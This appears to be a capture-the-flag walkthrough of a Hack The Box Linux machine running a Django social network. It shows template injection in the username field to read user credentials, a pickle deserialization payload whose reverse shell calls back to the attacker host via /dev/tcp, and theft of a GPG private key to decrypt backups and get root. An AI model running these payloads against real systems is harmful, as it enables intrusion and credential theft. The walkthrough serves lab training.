Machine Overview
Hacknet is a Medium difficulty Linux machine featuring a Django-based social network application. The exploitation path involves identifying a Server-Side Template Injection (SSTI) vulnerability through the username field, which allows extraction of user credentials from the database. After gaining a foothold via SSH, privilege escalation to sandy is achieved through a Django cache pickle deserialization attack, and finally root is obtained by recovering an encrypted database backup using a GPG private key.
Initial Enumeration
Port Scanning
I start with a full TCP port scan to identify all open ports on the target, followed by a detailed service scan to fingerprint the running services.
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ nmap -p- -T4 10.129.115.13
Starting Nmap 7.95 ( https://nmap.org )
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Two ports are open: SSH on port 22 and HTTP on port 80. A targeted service-version scan provides additional detail.
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ nmap -sCV -p22,80 10.129.115.13
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7
80/tcp open  http    nginx 1.22.1
|_http-title: Did not follow redirect to http://hacknet.htb/
The web server redirects to hacknet.htb, so I add the FQDN to my /etc/hosts file before browsing.
echo "10.129.115.13 hacknet.htb" | sudo tee -a /etc/hostsFoothold: SSTI in Username Field
Account Registration & Reconnaissance
The web application is a social-network-style site that allows new users to register. I create an account named test and log in to explore the application.
 Registration page of the Hacknet application
 Logged in as the test user
Inside the application I notice that the explore and search features render content based on the data of other users — including the currently logged-in user's display name. This is a code indicator that user-controlled input is being passed into a server-side template, which makes it an excellent candidate for testing Server-Side Template Injection (SSTI).
Identifying the SSTI
To confirm the vulnerability, I change my profile username to a Jinja2-style template expression. If the application is Django-based and renders the username through its template engine, the expression will be evaluated server-side instead of being displayed literally.
I first like a post belonging to another user. This is important because the explore/search pages will then iterate over user data and render my (now-malicious) username in that context, triggering the template engine.
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ curl -X POST http://hacknet.htb/likes/15 \
  -H "User-Agent: Mozilla/5.0" \
  -H "Cookie: csrftoken=3jkeDNQLSTeaT1WwOzaKE7A7brKoABQO; sessionid=m1v5xxgjp8e0bfiuakl39lnebzyd4sqm" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -d "action=like&userId=2"
Now I change my username to {{users}}. By setting the username to a template expression, the server (vulnerable to SSTI) will interpret it as Django template code and inject the entire users queryset into the rendered page, effectively dumping the user model into the HTML response.
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ curl -X POST "http://hacknet.htb/profile/edit" \
  -H "Cookie: csrftoken=3jkeDNQLSTeaT1WwOzaKE7A7brKoABQO; sessionid=m1v5xxgjp8e0bfiuakl39lnebzyd4sqm" \
  -H "Origin: http://hacknet.htb" \
  -H "Referer: http://hacknet.htb/profile/edit" \
  -F "csrfmiddlewaretoken=..." \
  -F "username={{users}}"
You can perform the same change manually at http://hacknet.htb/profile/edit — the result is identical. Visiting the explore or search page that lists the previously liked post now reveals the rendered queryset, exposing valid user information.
Exfiltrating Credentials via SSTI
Now that I have confirmed the SSTI works, I can target specific attributes of the user objects. By setting my username to {{users.{index}.email}} and then to {{users.{index}.password}}, the template engine evaluates these expressions server-side and returns the actual email/password fields of the user at the given index. This effectively turns the username field into a database read primitive.
I target the user deepdive first. Two separate POST requests are needed — one to extract the email, one to extract the password hash:
Step 1 — Set username to extract email
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ curl -X POST "http://hacknet.htb/profile/edit" \
  -H "Cookie: csrftoken=3jkeDNQLSTeaT1WwOzaKE7A7brKoABQO; sessionid=qnek8cbewxe2yozxsrcscs1tmny7wd5b" \
  -H "Origin: http://hacknet.htb" \
  -H "Referer: http://hacknet.htb/profile/edit" \
  -F "csrfmiddlewaretoken=..." \
  -F "username={{users.0.email}}"
Step 2 — Set username to extract password
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ curl -X POST "http://hacknet.htb/profile/edit" \
  -H "Cookie: csrftoken=3jkeDNQLSTeaT1WwOzaKE7A7brKoABQO; sessionid=qnek8cbewxe2yozxsrcscs1tmny7wd5b" \
  -H "Origin: http://hacknet.htb" \
  -H "Referer: http://hacknet.htb/profile/edit" \
  -F "csrfmiddlewaretoken=..." \
  -F "username={{users.0.password}}"
After each change, refreshing the explore page (which renders my username as part of the liked-post listing) returns the requested field. With this technique I successfully extract deepdive's credentials.
Pivoting to backdoor_bandit
With deepdive's credentials I log in as deepdive and inspect their contact list. I see that deepdive has backdoor_bandit as a contact, and that backdoor_bandit has liked one of deepdive's posts.
 backdoor_bandit visible in deepdive's contacts
To pivot to backdoor_bandit's credentials, I send a contact request from my test user to deepdive, accept it as deepdive, and now my test user can see deepdive's posts and the users that liked them — including backdoor_bandit. I repeat the SSTI extraction procedure on the post backdoor_bandit liked, targeting their user index, and successfully recover their email and password. These credentials happen to be valid SSH credentials for the user mikey.
User Access: SSH as Mikey
With the credentials recovered through the SSTI chain, I authenticate over SSH and obtain a shell as mikey.
┌──(kali㉿kali)-[~]
└─$ ssh mikey@hacknet.htb
mikey@hacknet.htb's password:
Linux hacknet 6.1.0-38-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1
mikey@hacknet:~$ cat user.txtSee output above
Privilege Escalation to sandy
Local Enumeration
I check for misconfigured sudo entries first — but sudo -l requires mikey's password, which we don't have here. I therefore upload and run linpeas to perform broad system enumeration.
Linpeas reveals two interesting findings: a service listening on localhost:3306 (MySQL), and the existence of /var/www/HackNet, which is the Django application directory owned by the user sandy. I search the project for references to sandy and find the Django settings.py file containing hardcoded database credentials:
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'hacknet',
        'USER': 'sandy',
        'PASSWORD': 'h@ckn3tDBpa$$',
        'HOST': 'localhost',
        'PORT': '3306',
    }
}
However, the goal is to gain code execution as sandy, not just to access the database. The settings file also reveals that the application uses Django's file-based caching backend, with cache files stored in /var/tmp/django_cache/ — and these files are readable and writable by anyone.
Django Cache Pickle Deserialization
Django's file-based cache backend stores cached objects using Python's pickle module. When the application later reads a cache entry, it calls pickle.loads() on the file contents. Pickle deserialization is famously unsafe — any object whose class implements __reduce__ can execute arbitrary code on deserialization.
Because the cache directory is world-writable and the cached file is later loaded by the Django process (running as sandy), I can overwrite a cache entry with a malicious pickle payload that triggers a reverse shell when the cache is read.
Crafting the malicious pickle payload
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ cat a.py
import pickle
import base64

# Exploit object - __reduce__ is called during pickle deserialization
class Exploit:
    def __reduce__(self):
        import os
        return (os.system, ("bash -c 'exec bash -i &>/dev/tcp/10.10.16.11/4444 <&1'|bash",),)

payload = base64.b64encode(pickle.dumps(Exploit()))
print(payload)
When this object is unpickled, Python will reconstruct it by calling os.system(...) with the reverse shell command — giving us code execution as the user running Django (sandy).
Inspecting the cache directory and dropping the payload
mikey@hacknet:/var/tmp/django_cache$ ls -la
total 16
drwxrwxrwx 2 sandy www-data 4096 Nov 19 16:05 .
drwxrwxrwt 4 root  root     4096 Nov 19 13:11 ..
-rw------- 1 sandy www-data   34 Nov 19 16:05 1f0acfe7480a469402f1852f8313db86.djcache
-rw------- 1 sandy www-data 3156 Nov 19 16:05 90dbab8f3b1e54369...djcache
The directory has drwxrwxrwx permissions, so mikey can write to it. I overwrite the existing .djcache file with the pickle payload, ensuring the file header matches Django's cache format (typically 1\n followed by the pickled object — but in this case I simply replace the file contents with the raw payload since the backend will attempt to unpickle it on read).
Triggering the Cache Read
Before the connection is received, the cache entry has to actually be read. The explore and search pages query cached data — so refreshing those endpoints in the browser triggers the deserialization. I start a listener and then refresh:
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.232.4 48482
bash: cannot set terminal process group (1713): Inappropriate ioctl for device
bash: no job control in this shell
sandy@hacknet:/var/www/HackNet$
The reverse shell connects back as sandy — privilege escalation successful.
Privilege Escalation to root
GPG Backup Key Discovery
As sandy, I enumerate the home directory and find a .gnupg folder containing private keys — including a backup key.
sandy@hacknet:~/.gnupg$ ls -la
total 32
drwx------ 4 sandy sandy 4096 Sep  5 11:33 .
drwx------ 6 sandy sandy 4096 Sep 11 11:18 ..
drwx------ 2 sandy sandy 4096 Sep  5 11:33 openpgp-revocs.d
drwx------ 2 sandy sandy 4096 Sep  5 11:33 private-keys-v1.d
-rw-r--r-- 1 sandy sandy  948 Sep  5 11:33 ...
Sandy has an exported armored key file (armored_key.asc) plus a directory full of encrypted database backups (backup*.sql.gpg). The plan: exfiltrate the private key to my own machine, import it locally, and use it to decrypt the database backups — which may contain additional credentials.
Exfiltrating & Decrypting the Backups
On the target I start a quick HTTP server to serve the key, then pull it down on my Kali host.
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ wget http://10.129.232.4:8000/armored_key.asc
armored_key.asc  100%[=================>]   2.04K  --.-KB/s    in 0.01s
2025-11-20 01:59:49 (150 KB/s) - 'armored_key.asc' saved [2088/2088]
I import the key into my local GPG keyring. Because the key was exported with the private material, this gives my user full control of sandy's identity.
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ gpg --import armored_key.asc
gpg: key D72E5C1FA19C12F7: public key "Sandy (My key for backups) <sandy@hacknet.htb>" imported
gpg: key D72E5C1FA19C12F7: secret key imported
gpg: Total number processed: 1
gpg:               imported: 1
gpg:       secret keys read: 1
gpg:       secret keys imported: 1
After downloading the encrypted backups in the same way, I decrypt each .gpg file. The private key is now in my keyring, so GPG decrypts the files without prompting for a passphrase.
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ gpg --decrypt backup01.sql.gpg > backup01.sql
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ gpg --decrypt backup02.sql.gpg > backup02.sql
Grepping the decrypted backups for password-related strings reveals a forum post in which a user has leaked their own root password while bragging about brute-force techniques.
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ cat backup02.sql | grep password
(26,'Brute force attacks may be noisy, but they’re still effective. ...
Becoming root
With the password from the backup in hand, I use su root from mikey's session and read the root flag.
mikey@hacknet:~$ su root
Password:
root@hacknet:/home/mikey# cat /root/root.txt
5e413a4c1dc293afc6cb7644b18dd2e85e413a4c1dc293afc6cb7644b18dd2e8
 Successfully reading the root flag